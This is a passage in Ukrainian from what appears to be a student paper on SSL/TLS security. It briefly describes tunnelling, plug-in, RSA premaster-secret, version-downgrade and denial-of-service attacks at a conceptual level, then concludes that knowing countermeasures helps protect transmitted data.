Тунелювання атак за допомогою протоколу SSL - метод має на увазі використання спеціальної програми, яка прослуховує порт 80 і під час надання йому стандартних HTTP-запитів передає їх через зашифроване SSL- з'єднання вказаному вузлу.

Високорівнева атака - реалізація даної атаки можлива, якщо зловмисник зможе переконати одержувача використовувати отриманий вбудований блок (plug-in), як правильний.

Атака, що заснована на реалізації RSA - при відновленні premaster-секрету можна декодувати весь захоплений сеанс SSL / TLS. Включення номеру версії PKCS у відкритому тексті, але при використанні SSL / TLS створюється канал, що дозволяє інтерпретувати шифрування RSA.

Атаки на протокол TLS методом зниження версії - в зв'язку з тим, що TLS містить істотні поліпшення в порівнянні з SSL версії 2.0, атакуючі можуть спробувати створювати TLS-сумісних клієнтів і серверів, щоб повернутися до версії 2.0.

Dos-атака на протокол SSL - порушення працездатності, неможливість отримання віддаленого доступу, переповнення черги запитів і відмови SSL-служби, зациклення процедури обробки запиту і переповнення буфера з наступним зависанням системи.

ВИСНОВКИ

Результатом роботи є вивчення протоколу захисту даних по віддаленим з'єднаннямSSL/TLS.

Досліджено принцип роботи даного протоколу, зроблено оцінку безпеки переданих даних. Було розглянуто модель загроз для протоколу SSL/TLS. Було наведено та проаналізовано атаки на протокол SSL / TLS, що існують, на даний момент, на підставі чого можна зробити висновок, що найбільш небезпечною є Dos-атака, яку дуже складно запобігти і при її реалізації протокол SSL перестає працювати. Знаючи методи боротьби з наведеними атаками на протокол SSL / TLS, можна ефективно відбивати атаки зловмисників і, тим самим, захистити передані дані.